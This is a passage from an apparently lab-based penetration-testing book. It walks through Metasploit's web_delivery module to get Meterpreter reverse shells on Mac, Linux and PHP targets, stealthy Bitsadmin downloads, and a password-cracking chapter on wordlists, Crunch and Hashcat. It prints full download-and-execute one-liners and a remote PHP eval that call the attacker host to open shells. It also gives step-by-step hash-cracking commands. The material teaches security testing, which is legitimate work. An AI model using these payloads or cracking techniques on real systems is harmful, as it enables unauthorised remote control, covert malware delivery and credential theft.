  3    Regsvr32
  4    pubprn
  5    SyncAppvPublishingServer
  6    PSH (Binary)
  7    Linux
  8    Mac OS X

msf6 exploit(multi/script/web_delivery) > set target 8
target => 8
msf6 exploit(multi/script/web_delivery) > set payload osx/x64/meterpreter/r
reverse_tcp
payload => osx/x64/meterpreter/reverse_tcp

```

Set your Kali LHOST IP address and run the exploit.

```

msf6 exploit(multi/script/web_delivery) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Using URL: http://0.0.0.0:8080/CC7BixPw0Nn
[*] Local IP: http://172.24.1.146:8080/CC7BixPw0Nn
[*] Server started.
[*] Run the following command on the target machine:
curl -sk --output AayAicoq http://172.24.1.146:8080/CC7BixPw0Nn; chmod +x A
ayAicoq; ./AayAicoq& disown

```

Copy and run the supplied code on a Mac system, and we have a shell!

```

[*] 172.24.1.104 web_delivery - Delivering Payload (17204 bytes)
[*] Transmitting first stager...(210 bytes)
[*] Transmitting second stager...(8192 bytes)
[*] Sending stage (804156 bytes) to 172.24.1.104
[*] Meterpreter session 1 opened (172.24.1.146:4444 -> 172.24.1.104:64990)
at 2021-04-15 20:06:27 -0400

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █

```

You can type “help” for a list of commands, or even grab a remote screenshot:

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/YCJrVjVk.jpeg
```

And we have a nice screenshot of our Mac desktop:



You can have multiple sessions open through multiple payloads, and multiple ports. So, let's try a Linux payload while we have an active Mac session.

### **Web Delivery Works on Linux Too!**

If you are sitting at the Meterpreter prompt, type, “*background*” to keep the session open and back out to the MSF6 prompt. From the MSF6 prompt, we will set a new target, a new payload and new port. We can do this while we still have the active Mac session.

At the MSF prompt, type:

- > *set target 7*
- > *set payload linux/x64/meterpreter/reverse\_tcp*
- > *set port 5555*
- > *rexploit*

“*Set target 7*” selects Linux as our target OS. We then set the Linux meterpreter payload. Notice we changed the port to 5555 from the previous 4444. Lastly, we run, “*rexploit*”, this is like the exploit command, but it

resets the command and allows you to run it again, without exiting Metasploit.

As seen below:

```
msf6 exploit(multi/script/web_delivery) > set target 7
target => 7
msf6 exploit(multi/script/web_delivery) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set port 5555
port => 5555
msf6 exploit(multi/script/web_delivery) > rexploit
```

The exploit runs, and generates new attack code and a new command to run on the target Linux system.

```
[*] Run the following command on the target machine:
wget -q0 aE883vSs --no-check-certificate http://172.24.1.146:8080/YpbtAZVL;
. chmod +x aE883vSs; ./aE883vSs& disown
[*] 172.24.1.212      web_delivery - Delivering Payload (250 bytes)
[*] Sending stage (3012516 bytes) to 172.24.1.212
[*] Meterpreter session 2 opened (172.24.1.146:4444 -> 172.24.1.212:34560)
at 2021-04-15 20:52:38 -0400
```

That's it, we now have a new Session we can connect to (*sessions -I 2*), and don't forget we still have the active Mac session.

## Challenge Time!

Using everything we just covered, can you get active sessions on all three types of Operating Systems - Linux, Mac and Windows? By using the background command (if you have an active meterpreter session), setting a new target, setting a different port & payload, you can get remote sessions on all three at once!

```

[*] Sending stage (200262 bytes) to 172.24.1.238
[*] Meterpreter session 3 opened (172.24.1.146:4444 -> 172.24.1.238:65127)
at 2021-04-15 21:02:32 -0400

msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1   .local (uid=501, gid=20, euid=501, egid=20) @ Mac-mini.local  172.24.1.146:4444 -> 172.24.1.104:6500 3 (172.24.1.104)
  2   root @ ubuntu (uid=0, gid=0, euid=0, egid=0) @ 172.24.1.212  172.24.1.146:4444 -> 172.24.1.212:3456 0 (172.24.1.212)
  3   DESKTOP-5MFL5M6\User @ DESKTOP-5MFL5M6  172.24.1.146:4444 -> 172.24.1.238:65127 7 (172.24.1.238)

msf6 exploit(multi/script/web_delivery) > █

```

Take some time and try out the different target types and the numerous payloads, it is very good practice! Some payloads work across multiple platforms, so you don't have to set the type and a new port for each different OS type. For example, the Python payloads work for Linux and Mac targets, but the Linux and Mac Meterpreter shells do have slightly different capabilities.

Type "**exit -y**" to quit the active sessions and "**exit**" again to exit Metasploit.

## PHP Web Delivery Just as Easy

We can create a PHP version of Web Delivery just as easily. Just set the target to PHP and the payload to the PHP Meterpreter shell as below:

- > Start Metasploit
- > Enter, "**use exploit/multi/script/web\_delivery**"
- > **set payload php/meterpreter/reverse\_tcp**
- > **show targets**
- > **set target 1**
- > **set LHOST [Kali\_IP]**
- > **set LPORT 4444**



## ➤ *exploit*

```
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > set LHOST 172.24.1.146
LHOST => 172.24.1.146
msf6 exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 172.24.1.146:4444
[*] Using URL: http://0.0.0.0:8080/f1SA801Wo
[*] Local IP: http://172.24.1.146:8080/f1SA801Wo
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://172.24.1
f1SA801Wo', false, stream_context_create(['ssl'=>['verify_peer'=>false,
er_name'=>false])));"
msf6 exploit(multi/script/web_delivery) > █
```

➤ Run the generated PHP command on your Ubuntu system

And we have a shell:

```
[*] Sending stage (39282 bytes) to 172.24.1.212
[*] Meterpreter session 1 opened (172.24.1.146:4444 -> 172.24.1.212
-20 14:27:03 -0400)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: root (0)
meterpreter > █
```

I know, a bit redundant with the PHP shell we made with MSFvenom, but it is good to know that there are many ways to do similar things in Metasploit.

## **Python Simple Server**

Web Delivery through Metasploit is only one delivery option, there are many! You can set up a quick and simple http delivery using Python Simple Server. From the directory that you want to host the file, just run Simple Server. The command is a little different from Python 2 to Python 3.

As seen below:

## **Python 3**

- `python3 -m https.server [port]` - Default port is 8000
- `python3 -m https.server --help`

```
(kali@kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

## Python 2

- `python -m SimpleHTTPServer [port]` - Default port is 8000

```
(kali@kali)-[~]
└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

You can then host your own file for download!

## LOLBAS

Lastly, you can also use Windows system commands to host or download files. Living Off the Land Binaries & Scripts (LOLBAS) are built-in Windows commands that can be used to perform many different functions, in this case - downloading files. These can be run directly on the computer itself, or called when you have a remote shell to download additional tools or software. We talk about LOLBAS commands more in depth in Chapter 28. A list of commands that could be used to either download or execute commands can be found by searching “/execute” on the LOLBAS page.

<https://lolbas-project.github.io/#/execute>

Let’s look at one, “Bitsadmin”. Bitsadmin is used for managing the intelligent background transfer service. We can use this command to download and run a file of our choosing.

<https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/>

The command context seems to have changed since this website was written, see the Microsoft webpage for Bitsadmin<sup>1</sup>.

- Start the Python Simple Server in the Kali directory where your exploit is located
- From a windows command prompt, enter “*bitsadmin /transfer test /DOWNLOAD /priority HIGH http://172.24.1.146:8000/pwrshell.exe c:\data\cutepuppy.exe*”



The Windows system requests the file from our Kali box:

```
(kali㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.24.1.238 - - [27/Apr/2021 10:14:45] "HEAD /pwrshell.exe HTTP/1.1" 200
```

It then downloads and saves it:

```
DISPLAY: 'test' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: HIGH FILES: 1 / 1 BYTES: 0 / 0 (0%)
Transfer complete.
```

You can do the same things if you have a remote shell using the “*cmd.exe /c*” command.

- *cmd.exe /c "bitsadmin /transfer test /DOWNLOAD /priority HIGH http://172.24.1.146:8000/pwrshell.exe c:\data\cutepuppy.exe"*

This is useful if you have remote shell access from a C2 or some other method. Look through the other LOLBAS commands and see how many will allow you to remotely download a file.

## Conclusion

In this section we have demonstrated how to use the Web Delivery module to obtain reverse shells on Windows, Linux and Mac systems using PowerShell, Python and PHP. We also learned how to change the PHP code generated by Web Delivery into a functional PHP webpage script.

Hopefully as you have seen, the Web Delivery module is very easy to use and works very well. When we look at using commands through Meterpreter later, the Web Delivery module is one way you can use to obtain the remote shells needed for the tutorials.

Lastly, LOLBAS, or Windows system commands could be used to download software in a stealthy manner. You are using built in commands that have a much greater chance of working and not being blocked by Anti-Virus. I have seen attackers use the Bitsadmin command a lot in the field to download software. This is something to look out for as a defender.

## References

- Script Web Delivery - [https://www.rapid7.com/db/modules/exploit/multi/script/web\\_delivery/](https://www.rapid7.com/db/modules/exploit/multi/script/web_delivery/)
- <sup>1</sup>Bitsadmin Transfer - <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin-transfer>

## Part VI - Password Attacks

# Chapter 27

## Password Attacks

You see those, “Top Passwords for Year 20XX” lists every year, and honestly, in my opinion they are just not really true anymore. Basic password requirements for servers mostly prevent the use of many of the passwords listed. In actively cracking public dump lists, the top passwords I have seen for the last several years are a combination of a person’s name (or names), numbers and possibly a symbol. People are creatures of habit, and patterns, and this is especially true when they create passwords. Names, important dates or numbers are easy to remember, so, these are usually what are used when creating a password. Many passwords also start with a capitol letter and end with a symbol. It is hard to overcome years of proper language classes.

I cover basic password cracking, password hashes and basic John the Ripper & Hashcat usage in my “Basic Security Testing with Kali Linux” book. I will mirror some of the information here but my goal is to walk past the basic usage quickly and get into some of the more advanced topics. I personally use Linux for processing my wordlists, but I do most of my password cracking on a Windows box. The most efficient cracking is done on a system with a very strong and fast GPU. In my house, that doubles as my gaming PC. So, Microsoft Windows it is! In saying this, the commands for Hashcat are mostly identical between Windows & Linux, thus I will show the more generic versions of the commands so the reader can use them on their platform of choice.

### Wordlists

One of the most common cracking techniques is to use wordlists. Wordlists are exactly what the name states, literally “lists of words”. A wordlist is a collection of words, one per line. Hashcat takes the first word, encrypts it with whatever encryption and salt is being used, then compares it with the target hashes. If there is a match, mission complete, the password is cracked! If it is not a match, Hashcat moves to the next word in the wordlist and the process is completed. Wordlists can be downloaded,

created from wordlist tools or hand created. There are a wide variety of wordlists.

Having a good wordlist (or lists) is imperative to cracking passwords. Some are created from previous password dumps, some are literally words from a dictionary, lists of people, places or things. Some are generated from patterns, and some are a combination of all of the above. All of these are available as downloads on the Internet.

Be careful, some of the sites that host random wordlists are malicious or black hat sites!

One would think that using huge wordlists is the way to go – but it really isn't. Though using large wordlists may be a good place to start, for your first run through, they are not always the most effective at cracking passwords. One of the more effective techniques is to use shorter wordlists in combination with rules. We will cover cracking with rules later in this chapter. First, let's look at some good sources for lists.

### **Commonly Used Wordlists**

- <https://github.com/ignis-sec/Pwdb-Public/tree/master/wordlists>
- <https://packetstormsecurity.com/Crackers/wordlists/>
- <https://weakpass.com/wordlist>
- <https://hashkiller.co.uk/>
- <https://github.com/berzerk0/Probable-Wordlists>
- <https://download.g0tmilk.com/wordlists/large/>
- <https://hashes.org> - Currently offline

Of these, the Ignis lists are my favorites. I feel the Ignis lists are some of the best collections currently available. They work extremely well in combination with other wordlists and with rules. Even though there is a new “Rock You 2021” wordlist out, I personally feel it is too large to be used for combination, hybrid or rules type attacks. Though if you want a good large wordlist, you can easily Google for it.

### **Wordlists for Directory Path or Server Brute Forcing**

Of course, password cracking isn't the only use for wordlists. Many security tools use wordlists for web or directory path enumeration.

Here are some other useful lists:

- <https://github.com/danielmiessler/SecLists>
- <https://gist.github.com/jhaddix>

- <https://wordlists.assetnote.io/> (brute forcing & pentesting, API paths)

When you download wordlists, there are usually a lot of words that are duplicates or the wordlist can contain a lot of useless information. The following is a tool to clean up wordlists from useless or random junk:

- <https://github.com/BonJarber/SecUtils> - Clean Wordlist (I do disagree with classifying some symbols as “Noise” words though)

## Wordlists Included with Kali

Kali comes with several wordlists built in. Just type, “*wordlists*” and Kali will list the main ones and automatically change into the ‘wordlists’ directory.

```
(kali@kali) - [~]
└─$ wordlists
> wordlists ~ Contains the rockyou wordlist
  /usr/share/wordlists
  |--dirb
  |--dirbuster
  |--fasttrack.txt
  |--fern-wifi
  |--metasploit
  |--nmap.lst
  |--rockyou.txt.gz
  |--wfuzz
```

You can also use the Kali Linux menu selection “*05 – password Attacks* > *Wordlists*” as a shortcut to this directory.

### Rock You Wordlist

The most popular one is the “Rock You” wordlist. This is a large collection of millions of passwords that were actually used and pulled from a database dump.

- The file is located in the */usr/share/wordlists/* directory as seen below:

```
(kali@kali) - [ /usr/share/wordlists ]
└─$ ls
dirb          fasttrack.txt  metasploit    rockyou.txt.gz
dirbuster    fern-wifi     nmap.lst      wfuzz
```

If you notice, the Rockyou wordlist is zipped, so we need to unzip it before using it:

```
(kali㉿kali)-[~/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:

(kali㉿kali)-[~/usr/share/wordlists]
└─$ ls
dirb          fasttrack.txt  metasploit    rockyou.txt
dirbuster     fern-wifi      nmap.lst      wfuzz
```

You can use the “cat” command to view the file if you want, but it is pretty large for terminal viewing.

### JOHN THE RIPPER Wordlist

The ever-popular password cracker John the Ripper comes with a somewhat smallish password list, but it does include many of the most popular passwords used on the web.

- The file is located in the `/usr/share/john/` directory as seen below:

```
(kali㉿kali)-[~/usr/share/john]
└─$ ls *.lst
password.lst
```

### WFUZZ Multiple Wordlists

Wfuzz is a website brute force attack tool. Though all the wordlists may not be helpful, some are interesting, especially the ones in the “*general*” directory.

- The files are located in the “`/usr/share/wfuzz/wordlist`” directory as seen below:

```
(kali㉿kali)-[~/usr/share/wfuzz/wordlist]
└─$ ls
general  Injections  others  stress  vulns  webservice
```

### OTHER Wordlists

As I mentioned earlier, there are several other programs with wordlists in the “`/usr/share/`” directory. Though “RockYou.txt” is probably one of the best built in ones, if you want additional ones, just poke around the “`/usr/share/`” directory and see what you can find.

### Wordlist Generator Tools

Several tools in Kali let you make your own personalized wordlists. CeWL is pretty useful as it lets you create passwords by grabbing information from a target website. Crunch is nice too as it allows you to



create your own custom wordlists from scratch. Let's take a closer look at how to use these tools.

## CeWL

**Tool Author:** Robin Wood

**Tool Website:** <http://digi.ninja>

```
└─$ cewl --help
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://d
Usage: cewl [OPTIONS] ... <url>

OPTIONS:
  -h, --help: Show help.
  -k, --keep: Keep the downloaded file.
  -d <x>, --depth <x>: Depth to spider to, default 2.
  -m, --min_word_length: Minimum word length, default 3.
  -o, --offsite: Let the spider visit other sites.
  --exclude: A file containing a list of paths to exclude
  --allowed: A regex pattern that path must match to be f
  -w, --write: Write the output to the file.
  -u, --ua <agent>: User agent to send.
  -n, --no-words: Don't output the wordlist.
```

CeWL is a great tool for creating company or theme-based wordlists. Many times, a user will create a password using words that relate to where they work or what they do. CeWL crawls a target website and builds a custom wordlist file using words found on the site.

- CeWL is no longer installed by default, but just type “*cewl*” to install.

To use CeWL, provide the options that you want and the target URL. For example, if we wanted to spider the website, “*cyberarms.wordpress.com*”, to a depth of 1 layer (-d 1) pull any words six characters or longer (-m 6) and save it as “*cyberarms.txt*”, we would use the following command:

- *cewl -w cyberarms.txt -d 1 -m 6 https://cyberarms.wordpress.com/*

```
(kali㉿kali)-[~]
└─$ cewl -w cyberarms.txt -d 1 -m 6 https://cyberarms.wordpress.com/
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ni

(kali㉿kali)-[~]
└─$ cat cyberarms.txt
Security
Computer
content
January
December
October
February
September
August
release
Cybersecurity
```

CeWL crawls the target website and creates a wordlist with the terms that meet our criteria. The resultant text file might need to be cleaned up a bit before use, but this is a very useful tool.

## Crunch

**Tool Authors:** Mimayin, Bofh28

**Tool Website:** <https://sourceforge.net/projects/crunch-wordlist/>

Crunch is a great program that allows you to create your own custom password lists. Simple tell crunch what you want, the length and complexity, and Crunch makes it for you.

```
root@kali:~# man crunch

CRUNCH(1)                      General Commands Manual

NAME
    crunch - generate wordlists from a character set

SYNOPSIS
    crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
    Crunch can create a wordlist based on criteria you specify.
    from crunch can be sent to the screen, file, or to another
    The required parameters are:

    min-len
        The minimum length string you want crunch to start
        option is required even for parameters that won't use

    max-len
        The maximum length string you want crunch to end
        option is required even for parameters that won't use
```

The Crunch manual page (shown above) contains complete instructions and examples on how to use the tool. Basically, all we need to tell crunch is the minimum and maximum length of the words, what type of characters to use, and Crunch does the rest. Crunch makes heavy use of the *charset.lst* file that is located in its install directory - “*/etc/share/crunch*”. So, you will need to either run crunch from that directory or point to the directory with the “-f” switch when using the more advanced character sets (shown below).

Alright, let’s start with an easy one:

> At a terminal prompt, type, “*crunch 1 3 -o threeletters.txt*”

This tells crunch to start with a single letter (*1*) and finish with three (*3*), it then saves the output (*-o*) as “threeletters.txt”. Basically, crunch starts out with a single letter “a” and cycles through all permutations until it gets to “zzz”.

Will produce something like this:

a, b, c, d, e, f, g, h, i, j, etc...

aa, ab, ac, ad, ae, af, ag, ah, ai, aj, etc...

aaa, aab, aac, aad, aae, aaf, aag, aah, aai, aaj, etc...

If we play around with the options, we can create more complex lists.

> Enter, “*crunch 3 4 abcde1234 -o alphanumeric.txt*” as seen below:

```

(kali㉿kali) - [~]
└─$ crunch 3 4 abcde1234 -o alphanumeric.txt
Crunch will now generate the following amount of data: 35721
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 7290
crunch: 100% completed generating output

```

This command creates a wordlist that starts with 3 characters (aaa) and ends with four (4444) using alpha/ numeric combinations using ‘abcde1234’. This produces a text file with strings like:

aa1, bb3, ec4, 2a21, and e3da

## Crunch - Using the Charset.lst File

Crunch’s Charset.lst file contains a list of keywords that are pre-defined as alphanumeric or symbol strings. We can use these keywords so we don’t have to manually type in the characters that we want to use. The file is located in the “/usr/share/crunch” directory. If we view the file, we can see what keyword sets are available:

- > *cd /usr/share/crunch*
- > *cat charset.lst*

```

(kali㉿kali) - [ /usr/share/crunch ]
└─$ cat charset.lst
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuangl

hex-lower          = [0123456789abcdef]
hex-upper          = [0123456789ABCDEF]

numeric            = [0123456789]
numeric-space      = [0123456789 ]

symbols14           = [!@#$%^&*() -_ +=]
symbols14-space    = [!@#$%^&*() -_ += ]

symbols-all        = [!@#$%^&*() -_ +=~`[]{}|\:;'"<>,.?/]
symbols-all-space = [!@#$%^&*() -_ +=~`[]{}|\:;'"<>,.?/ ]

ualpha             = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
ualpha-space       = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]

```

We can use any of the defined sets, for example:

- *sudo crunch 2 4 -f charset.lst mixalpha-numeric-all -o mixedall.txt*

```
(kali㉿kali) - [~/usr/share/crunch]
└─$ sudo crunch 2 4 -f charset.lst mixalpha-numeric-all -o mixedall.txt
Crunch will now generate the following amount of data: 393723324 bytes
375 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 78914316

crunch: 98% completed generating output
crunch: 100% completed generating output
```

This command creates a wordlist that cycles through two-to-four-character words that contains all letters, numbers and symbols. Most websites are requiring new accounts to use at least letter and number combinations. So having wordlists with these combinations are a good start.

It is also very common to have strings of numbers in passwords. I have seen them commonly up to 16 digits long, in combination with a person, place or thing. You can make a wordlist of a range of numbers using crunch, as seen below:

- *sudo crunch 1 5 -f charset.lst numeric -o 1to5numbers.txt*

```
(kali㉿kali) - [~/usr/share/crunch]
└─$ sudo crunch 1 5 -f charset.lst numeric -o 1to5numbers.txt
Crunch will now generate the following amount of data: 654320
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 111110

crunch: 100% completed generating output
```

This will create a wordlist containing one to five numbers. On its own, it wouldn't be very effective, but using a Hashcat A1 combinator attack in combination with the "Rock You" or Ignis lists is very effective.

## **Crunch: Creating Unicode Wordlists**

Many languages include Extended or Unicode character. We can make a wordlist using "Unicode" characters with Crunch. The "mixalpha-space-sv"



character set contains some of them.

As seen below:

```
mixalpha-space-sv =  
[abcdefghijklmnopqrstuvwxyzåäöABCDEFGHIJKLMNOPQRSTUVWXYZ  
ÅÄÖ ]
```

> *sudo crunch 3 5 -f charset.lst mixalpha-space-sv -o mixedall.txt*

```
(kali㉿kali) - [ /usr/share/crunch ]  
$ sudo crunch 3 5 -f charset.lst mixalpha-space-sv -o mixedall.txt  
Notice: Detected unicode characters. If you are piping crunch output  
to another program such as john or aircrack please make sure that pro  
can handle unicode input.  
  
Do you want to continue? [Y/n] y  
Crunch will now generate the following amount of data: 4719466699 byt  
4500 MB  
4 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 727247039
```

We now have a mixed character list for password cracking. We can take this and combine it (- a1) with the previous “1 to 5 number” list for a pretty useful combination. Or we could use it in a hybrid attack having Hashcat add the numbers.

As seen below:

> *hashcat --remove -m 0 uncracked.txt -o cracked.txt -i -a6  
mixedall.txt ?d?d?d?d -O*

The command above would take our newly created wordlist, and add one decimal number at a time to the wordlist, incrementally. So, the first pass would add one number to the end of the wordlist, the second pass would add two numbers to the end of the words on the wordlist, etc.

Using this simple technique, I was able to crack numerous password hashes on an uncracked list. It cracked passwords like:

- > NMWTÃ,48
- > hÃœLLo1995
- > Ã¥minÃ¥1311
- > NickÃœ2501

I know the letters look a little different, but this is how hashcat displays Unicode characters. This can come in handy in some situations, but you can



accomplish a lot of this using rules and combination attacks in the cracking programs.

## Crunch - Creating More Advanced Wordlists

```
(kali㉿kali)-[~/usr/share/crunch]
└─$ sudo crunch 15 15 -f charset.lst ualpha numeric -o special.txt -t AhoyIHack@,,,,
Crunch will now generate the following amount of data: 108160000 bytes
103 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6760000
crunch: 100% completed generating output
```

You can use place characters to create “masks” just like you do with Hashcat.


You can use up to 4 character sets, each one represented by a symbol

(@,%^)

@ - is a single character from the first character set

, - is a single character from the second, etc.

So, -t “AhoyIHack@,,” with Create words like these



```
AhoyIHackAZ6369
AhoyIHackAZ6370
AhoyIHackAZ6371
AhoyIHackAZ6372
AhoyIHackAZ6373
AhoyIHackAZ6374
AhoyIHackAZ6375
AhoyIHackAZ6376
AhoyIHackAZ6377
AhoyIHackAZ6378
AhoyIHackAZ6379
AhoyIHackAZ6380
AhoyIHackAZ6381
AhoyIHackAZ6382
```

We can use multiple character sets when creating words in crunch. Humans are creatures of habit and patterns, so you will find patterns when you crack passwords. You can create a custom wordlist with crunch using any pattern.

Warning, this can fill a hard drive fast!

Simply list each character set that you want to use, then use the “@,%^” characters and create a mask, just like you would with Hashcat. The “@” symbol represents characters from the first character set. The “,” the second, “%” represents the third character set, etc. You then use the “-t” pattern switch to build your pattern.

Confusing right? Let’s see an example:

- *sudo crunch 10 10 -f charset.lst mixalpha-space-sv symbols14-space ualpha -o mixedsymupper.txt -t @@@,%%%*

Don’t let this run for more than a couple seconds! Hit “**Ctrl-c**” and look for the “*START*” file.

You should see words like this:

```
aaa!!!#VVR
baa! !$#WUS
```

aba!\*!#KTT  
cab&!!)SSU

You should see the pattern we built:

- 3 letters from the mixedalpha-spave-sv character set (@@@)
- 4 symbols from the symbols14-space character set (,,,,)
- 3 from the Upper Alpha character set (%%%)

Many times, you will find a word that is used over and over in password hashes, like a company name. Let's say we find a string of passwords that have the fictitious company initials "WOW", followed by 3 symbols, 2 uppercase letters and 5 numbers.

We can use the following Crunch command:

- *sudo crunch 13 13 -f charset.lst symbols14-space ualpha numeric -o special.txt -t WOW@@@,,% % % % %*

Again, don't let it run for more than a couple seconds, then look at the "START" output file.

```
WOW!!!AB11910  
WOW!!!AB11911  
WOW!!!AB11912  
WOW!!!AB11913
```

Crunch is an amazing tool with a lot of options. If you can't find a wordlist that meets your needs, build it with Crunch! We only touched on a few of the tool features. There are additional capabilities and also different ways to store the output files - see the crunch manual for helpful examples.

## **Hashcat - Creating Wordlists with Hashcat**

A lot of Hashcat users don't know that you can actually use Hashcat itself to create wordlists. You can use any of the standard Hashcat "-a" attack commands to produce a wordlist. We will cover several of the Hashcat attack modes in a minute. So, instead of walking through these step by step, I created a chart that shows some common uses:

You can quickly and easily generate wordlists using Hashcat.

```
hashcat64 -a 3 -i ?d?d?d?d --stdout > numbers1-4.txt
```

Creates words like:

```
1111  
1112  
1123  
1234
```

```
hashcat64 -i -a 6 FrenchWordlist.txt ?d?d?d?d --stdout > FrenchNumbers1-4.txt
```

Creates words like:

```
chat1111  
chat2222  
chien1111  
chien2222
```

```
hashcat64 --stdout wordlist.txt -r rules/toggles3.rule -o WordlistRules.txt
```

Creates words like:

```
Admin  
aDmin  
adMin  
admin  
admin
```

Again, you can use any of the “-a” attack modes that you wish, just make sure you use the “--stdout” switch. You can then specify an output file with “-o” or just use the “>” file redirect command.

## Wordlist Wrap-up

Most modern passwords that you will run into are a combination of a name, number and symbol. I heavily use the Ignis lists when cracking passwords. I use the Hashcat Combinator tool to combine the smaller Ignis lists. The other wordlists I use extensively are the Facebook First and Last name lists. Both of these are rather large for using the Combinator tool with, but combining them with the smaller Ignis lists or with a numbers lists is also highly effective.

## Basic Password Cracking with Hashcat

Let's talk about some basic cracking techniques. You can use wordlists, wordlists and rules, combine wordlists, brute force and brute force with wordlists. We will briefly look at each one.

## Using a Single Wordlist

The most basic use of Hashcat is to use a single wordlist file.

> ***hashcat64 --remove -m 0 [Uncracked].txt wordlist.txt -o [Cracked.txt] -O***

I always use the “*--remove*” switch when cracking with Hashcat. This tells Hashcat to remove any cracked word from the uncracked wordlist. If you don't, it will keep it in the uncracked wordlist, lengthening cracking times. You must provide hashcat the correct hash type. The “*-m 0*” is the hash type that you will be attempting to crack, “*0*” specifies that the hashes are MD5. Hashcat is able to crack a wide range of hashes. These are listed by using the “*hashcat64 --help*” command.

```
[ Hash modes ] -
```

#	Name
900	MD4
0	MD5
5100	Half MD5
100	SHA1
1300	SHA2-224
1400	SHA2-256
10800	SHA2-384
1700	SHA2-512
17300	SHA3-224

The *-O* at the end tells Hashcat that you don't need to crack extra-long passwords (up to 256 characters) so it focuses on up to 32-character passwords and runs much faster. The longest hashes I have cracked are well over 100 characters - junk text lines that someone put into a public dump to make it appear larger.

*\*NOTE: For brevity, “--remove” and “-O” are not shown in most examples*

Lastly, you can specify which processor to use in your hacking attacks using the “*-D*” switch.

```
# | Device Type
```

1	CPU
2	GPU
3	FPGA, DSP, Co-Processor

On a workstation using a GeForce card, you would use “-D 2” to specify the card’s GPU.

## **SINGLE WORDLIST WITH RULES**

Rules automatically modify words in the wordlist, to greatly increase your guess word base. They can add or remove characters, modify cases, double the words, or numerous other useful things. The rules files are found in the “rule” subdirectory. If you look at each rule file you can see the “programming language” used to modify each word.

The “Best64” rule is one of the most popular and quickest to run:

➤ ***hashcat64 -m 0 [Uncracked].txt wordlist.txt -o [Cracked.txt] -r rules/best64.rule***

You can toggle the case of every character in the wordlist with the “toggles” rules:

➤ ***hashcat64 -m 0 [Uncracked.txt] wordlist1 -o [Cracked.txt] -r rules/toggles.rule -O***

This creates words like:

cat, Cat, cAt, caT, dog, Dog, dOg, doG

You can also use two rule files at a time if they are small enough. Though, this creates huge guess wordlists that can sometimes overflow your available memory, causing Hashcat to exit.

➤ ***hashcat64 -m 0 [Uncracked].txt wordlist.txt -o [Cracked.txt] -r rules/best64.rule -r rules/OneRuleToRuleThemAll.rule***

Combining the “best64” & “OneRuleToRuleThemAll” rules together is very effective. It is one of my favorite go to combinations when cracking. Hob0Rules (<https://github.com/praetorian-inc/Hob0Rules>) are pretty good too. Each Rule file is slightly different, so it is good to try them out and see which ones are most effective for your needs.

## **COMBINE TWO WORDLISTS:**

You can easily combine two wordlists using the -a1 command. This command will take every word from one list and combine it with every word from the second list.

➤ ***hashcat64 -m 0 [Uncracked.txt] -o [Cracked.txt] -a1 wordlist1 wordlist2 -O***

Creates words like:

catdog

dogcat

Combine wordlists putting a space (or any single character) in between each word. You can do this using the “-j” switch:

➤ *hashcat64 -m 0 [Uncracked.txt] -o [Cracked.txt] -j\$" " -a1 wordlist1 wordlist2 -O*

Creates words like:

cat dog  
dog cat

Combine wordlists with a “!” (any character) at the end of each word. You can do this with the “-k” switch:

➤ *hashcat64 -m 0 [Uncracked.txt] -o [Cracked.txt] -k\$"!" -a1 wordlist1 wordlist2 -O*

Creates words like:

catdog!  
dogcat!

You can use the -j and -k switches together. For Example, to combine wordlists using a space in the middle and a “!” at the end of each word:

➤ *hashcat64 -m 0 [Uncracked.txt] -o [Cracked.txt] -j\$" " -k\$"!" -a1 wordlist1 wordlist2*

Creates words like:

cat dog!  
dog cat!

## **Hybrid Attacks – Masks, Wordlists and Brute Force**

Masks are used in Hashcat to perform brute force cracking. This is specified in Hashcat with the “-a3” switch. Some people frown on brute force cracking because of the wasted time in cracking - it has to try every combination of a pattern. But it is absolutely necessary, especially when cracking hashes of unknown length and complexity. When you have exhausted all your wordlists, rules and combinator attacks, brute force is a great way to get a “fresh look” at the hashes and possibly see a pattern that you could use. Once you do find a pattern, you can step back and modify your mask to be more exclusive or switch to a specialized wordlist that contains those patterns.

One of my favorite cracking techniques is using hybrid attacks or wordlists and brute force together. There are two available in Hashcat -a6



